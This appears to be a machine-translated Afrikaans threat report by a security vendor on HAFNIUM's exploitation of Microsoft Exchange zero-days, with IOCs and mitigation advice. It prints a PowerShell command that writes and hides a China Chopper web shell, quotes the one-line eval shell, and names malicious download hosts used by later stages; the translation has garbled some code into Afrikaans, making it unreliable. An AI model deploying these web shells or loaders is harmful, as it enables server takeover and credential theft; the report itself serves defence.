
Op 2 Maart het Microsoft aangekondig dat 'n bedreigingsgroep, HAFNIUM, aktief vier nuldag-kwesbaarhede in hul Exchange-bedieners uitbuit. Microsoft het buite-band-sekuriteitsopdaterings (CVE-2021-26855, CVE-2021-26857, CVE-2021-26858 en CVE-2021-27065) vrygestel, wat aanvallers in staat stel om toegang tot e-posrekeninge te verkry en wanware op die bediener te laat loop sonder om eers enige geldige rekeningbesonderhede te ken.
Bedreigingsakteurs buit 'n Zero-Day Server-Side Request Forgery (SSRF) kwesbaarheid in Microsoft Exchange CVE-2021-26855 uit. Dit laat die aanvaller toe om die verifikasie te omseil en afstandkode-uitvoering te verkry.
CVE-2021-27065 is 'n kwesbaarheid vir arbitrêre lêerskryf na outorisering. Dit skep 'n lêer met die agtervoegsel .aspx en voeg kode in, en die aanvallers het voordeel getrek uit hierdie kwesbaarheid. Ons vermoed dat aanvallers in die meeste gevalle "china chopper web shell" na die gekompromitteerde bedieners oplaai.

Aanvalsketting
Die uitbuiting van hierdie Exchange-bedieners kom met aanwysers wat IOC-, webshell- of aspx-lêers in gevaar stel. Sodra die uitbuiting plaasvind, installeer aanvallers die webshell op die Exchange-bediener op 'n spesifieke plek "C:\inetpub\wwwroot\aspnet_client\discover.aspx" van Exchange-bedieners. Ons het verskeie aspx-lêers in hierdie aanval gesien met 'n algemene naam soos aspnet_client.aspx, load.aspx, discover.aspx, supp0rt.aspx, acceptable.aspx, error_page.aspx, shell.aspx, logaaa.aspx, dict.aspx, ens., en ons het webshells in Offline Address Book (OAB)-lêers gevind.
Die aanvallers kan kode in die aspx-bladsy van die Exchange-aflynadresboek inspuit; hierdie bladsye word vir verdere uitbuiting gebruik. Ons het hieronder gevind dat PowerShell met verdagte parameters op die gekompromitteerde Exchange-bediener uitgevoer word. Hierdie PowerShell-kode-uitvoering toon dat lêerskryf/wysiging gedoen word deur die kwesbaarheid uit te buit.
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -W hidden -ep bypass -enc try {$p=”C:\\inetpub\\wwwroot\\aspnet_client\\error.aspx”;
$FileStream=New-ObjectIO.FileStream@($p,[IO.FileMode]::Create); $FileStream.Write([Text.Encoding]::UTF8.GetBytes('ExternalUrl:https://f/
"bediener">funksiePage_Load(){/*ExchangeService*/eval(Versoek["onveilig"],"onveilig");} '),0,147);if($FileStream){$FileStream.Flush();$FileStream.Dispose();$f=(ls$p);$t=”2015-09-13″;$f.Skeppingstyd=$t;$f.LaasteToegangstyd=$t;$f.LaasteSkryftyd=$t;$f.Eienskappe=”SlegsLees”,
“stelsel”, “versteek”, “nie-inhoudgeïndekseer”, “argief”}}vang{}.
Webdop-analise
Die Chinese chopper web-dop is 'n klein en eenlynige skrip wat in hierdie aanvalle waargeneem word. Die inhoud van hierdie lêers is ietwat vreemd en onvolledig. Die struktuur daarvan kry 'n soort HTTP GET-parameterargument wat eval of woorde soos unsafe aanroep, wat 'n verskeidenheid in gevaar gestel word.
Example-
“https://f/ function Page_Load(){eval(Request [“XOrSeMr3kgWUdFf6″],”unsafe”);} "
Die sintaksis van die ExternalUrl-veld in die OAB-lêer is soos om 'n veranderlike van die HTTP-versoek te neem en die opdragreël deur die bediener uit te voer. "https://f/" is nie 'n behoorlike sintaksis nie, en 'n paar ewekansige karakterparameters word gesien; dit is die sleutel wat gebruik word vir verifikasie voordat kodes uitgevoer word. In hierdie bogenoemde geval is "XOrSeMr3kgWUdFf6" krities. In die OAB-lêer kan ons die lêer se wysigingsdatum in die veld WhenChanged sien.
Skermkiekie vir aspx-lêer-

Fig 1. ASPX-lêer
Variasie in die skrip wat ons in die web-doplêer gesien het, sommige van die statiese elemente wat ons kan sien soos oranje, ananas, en sommige van die enkodering van Base64-stringe wat in die lêer gebruik word. 'n Paar komplikasies word gebruik om die opsporing van die splitsing van die stringe en enkodering met base64-stringe te vermy.

Fig 2. Lys van Eksterne URL'e

Fig 3. Lys van paaie
Na-uitbuitingsaktiwiteit
In die na-uitbuiting het ons verskeie aanvalspogings gesien wat geloods is om volle toegang tot die bediener te verkry; dit behels verskeie operateurs se gebruik van oopbron-instrumente en -metodes om agterdeure of talle wanware te implanteer.
Variant 1:
Ons het verskeie PowerShell-aflaaie op bedieners bespeur. Die eerste PowerShell-skrip is base64-geënkodeerde kode wat dan die volgende fase aflaai vanaf http[:]//p.estonine[.]com/p?e. Toe ons probeer om hierdie volgende fase af te laai, het ons gevind dat die PowerShell-skrip afgelaai is.

Fig 4. Eerste PowerShell-skrip
Die afgelaaide PowerShell-skrip moet uitdrukking met base64-enkodering aanroep, en Zlib-saamgeperste kode vir 'n swaar obfuskasietegniek.

Fig 5. Volgende stadium PS
Nadat die skrip hieronder gedekodeer en gedekomprimeer is, gebruik die kode verskillende kontroles en versamel inligting soos MAC-adres, antivirus, OS-weergawe, domeinnaam en gebruiker. Die hand sal dan die mutex "Global\PSEXEC" skep en dan vir administrateurregte kyk om die proses uit te voer. Die ccc.log is ontwerp om aan die CNC-bediener te koppel.

Fig 6. PowerShell-kode stadium 2
Die skrip sal probeer om die "http[:]//CDN.chatcdn[.]net" te kontak, hierdie domein is vir 'n lang tyd kwaadwillig gevind; in die vorige DLTMiner-verspreiding is dit in PowerShell-skripte gebruik. As dit met administrateurregte loop, laai "p?hig" af, anders "p?low". Dit sal dan Winnet se geskeduleerde taaktydintervalle skep. As die bediener nie 'n antwoord kry nie, sal dit die update.png?-lêer van IP "188.166.162.201" aflaai.

Fig 7. PowerShell-kode stadium 2
Weereens, die afgelaaide lêer is 'n PowerShell-skrip en bevat swaar verduisterde data; na die dekodering van die kode, sal dit 'n lêer van ongeveer 2 MB grootte en uitgebreide reëls kode kry. In die kode is die gebruik van oopbronkode wat gebruik word om deur SMB, smb-sessie-opstelversoeke, smb-sessie-afmeldversoeke, invoke-SMBExec en 'n paar laterale bewegingstegnieke te benut, waargeneem.

Fig 8. PowerShell stadium 3
Verdere ondersoek na die kode, na die dekodering van die base64-kode, het verdere ondersoek na die kode twee uitvoerbare lêers gevind, soortgelyk aan die Mimikatz-vrag. Dit is 'n oopbronprogram vir die dumping van geloofsbriewe wat gebruik word om rekeningaanmeld- en wagwoordinligting te verkry. Geloofsbriewe kan dan gebruik word om laterale beweging uit te voer en toegang tot belangrike/beperkte inligting te verkry.
Variant 2:
Nog 'n PowerShell-skrip wat ons waargeneem het, sal probeer om die lêer af te laai vanaf die GitHub-bladsy. Die uitbreiding vir die lêer is .png, maar dit is 'n PE-uitvoerbare lêer.

Fig 9. PowerShell-skripvariant 2
Ons ondersoek meer oor so 'n PowerShell-skrip, en die infeksieketting sal 'n paar opwindende dinge deel wat gebruik gemaak het van Microsoft Exchange-bediener-kwesbaarhede.
IOCs
| Webshell-hashes | PE-hashes |
| 0CD6F96A3460BE65C70C88A764F6EC56 | 3547D371C975779D6E0EDDF145936FB1 |
| 137E3A611C961EF33AAF49CCAA35E710 | 8AEA2AE91CC084731A08AA231E79A430 |
| 1A06924B507FA9A48E94D8AB819C7E42 | 9ff2613df0fc30afbc552f40360c37e7 |
| 1B18EC3D2B27CE39E83D602CB8BA84FE | cad2ee0a2e085a319505c4c4b68b3d2b |
| 1EAC1B6CE217C4BD31E93A3D913AF010 | E438712E336982548B884CBFBFEE6C9E |
| 217747243CB1FB9EAF6999284D7B9FCB | |
| 3068ECC45C32C24C8FD56FC0CB0A8829 | |
| 3446CEEE4BEA404ED72E14E154763428 | |
| 35B332744E614EF07A94FF4AC03B1F1A | |
| 35FCA708A86BEE43F068AD53C289963D | |
| 3CDBE5DF6383A6604737076F9E97E25A | |
| 49A62802887B6CA23FD067B942631698 | |
| 4D0C46CA88840A2649CD0C8596EA0AF9 | |
| 50499D3A3F4A072FD2FA3C5C5E651E25 | |
| 5970381424FB282AD7683431EB38C4B5 | |
| 5DD588C96A81586EE653BDB80D301A87 | |
| 65159FE1E1AE21F68CD235A8C045787A | |
| 6654AA50456B7D7C10061957DA128EF6 | |
| 6B2AEC787E30369911265CFA932192F4 | |
| 6D5F087C1D2E5A98E8EF00FE7883A531 | |
| 6F5909B3060D0F9AD4C4F4F6EFBAAC27 | |
| 87DCB5D6CCD2D614C34197915A9ADE15 | |
| 8B99A15118D4FB563CDEFA97BFEC6BFE | |
| 8CBF320BC0E0BE871E04152AFF775238 | |
| 8D5315AA11C3DBCDDFBA1A8D8D695F6B | |
| 93448E9EC4EEDA337879B148475B0E77 | |
| 94881B3621AF9A4DC64678258364A82B | |
| B82E014EE386C569710A9B03A7294A4C | |
| B86798F8F643CA76F20916C9347AE1C8 | |
| BA7235A228BEB5B8D1C630DA46B17E5F | |
| BEE691F207A19D782CCFBE5887B91015 | |
| C11680638FFF66F5DD494151D4A77389 | |
| CB9BE56C0DA7D625277823C796A10B12 | |
| D02AD7D92D348E011F4C63CBA6BA639D | |
| D08194CBB0D72C2609719C8E87D9036D | |
| D2EE996FBFB6ACA47CFD4319543626A3 | |
| D70FBE37FA09856158361411624591E7 | |
| D8A14C2BC15DC04B0BAE8A992990D41F | |
| DEADBB5A1E9669E268D2C1CC5D9965B0 | |
| E6F23A3282C7F0A693433815B4CFFC8F | |
| EDB48532A2AA88558474FFEA64355129 | |
| EF374AAB0EFFF9914A83362E0896F651 | |
| EFD4DC84D422420E887E6400FECCDDAD | |
| F7D74667839288B659EC1D87217FC749 | |
| FBB4182C9A441688FD71996DE7445A6F |
Domeine/IP
- http[:]//p.estonine[.]com/p?e
- http[:]//cdn.chatcdn[.]net
- http[:]//40.115.162.72/89[.]png
- https[:]//raw.githubusercontent[.]com/eluken890enlk/exmails/main
-
188.166.162.201
-
178.21.164.68
Naam van Quickheal Detection
- HTTP/CVE-2021-26855.MES!PT
- HTTP/MSExchangeServer.SSRF!PT
- CVE-2021-26855.Webshell
Opsomming
Die bedreigingsakteurs wat hierdie nuldag-kwesbaarhede teen kwesbare Microsoft Exchange-bedieners uitbuit, verskeie na-uitbuitingstegnieke wat deur bedreigingsakteurs gebruik word om toegang te verkry/beheer oor die Exchange-bediener te neem, daarom is dit noodsaaklik om die nuutste sekuriteitsopdaterings op te dateer.
Ons, as Quick Heal, het opsporing vir hierdie kwesbaarheid in IPS en lêergebaseerde opsporing bygevoeg om reeds gekompromitteerde bedieners en die teenwoordigheid van ander IOC's soos webshells te identifiseer.
versagting
- Ons beveel sterk aan dat alle Microsoft Exchange-bedieners onmiddellik opdateer na die nuutste beskikbare, opgedateerde weergawes wat deur Microsoft vrygestel is.
- Om sulke aanvalle/uitbuitings te beskerm, word dit aanbeveel dat sekuriteitsprodukte in die omgewing beskikbaar is en betyds opgedateer word.
- Die noodsaaklikheid om sekuriteitsopdaterings betyds van verskaffers aan te bring, sal help om die stelsels te beskerm en te beveilig.
- As die bediener reeds gekompromitteer is, moet ons die bediener skoonmaak voordat ons die opdaterings aanbring.
- Die volgende versagtingsinstrumente wat deur Microsoft gedeel word, kan dit teen die kwesbaarheid gebruik-
- https://msrc-blog.microsoft.com/2021/03/15/one-click-microsoft-exchange-on-premises-mitigation-tool-march-2021/
- https://github.com/microsoft/CSS-Exchange/tree/main/Security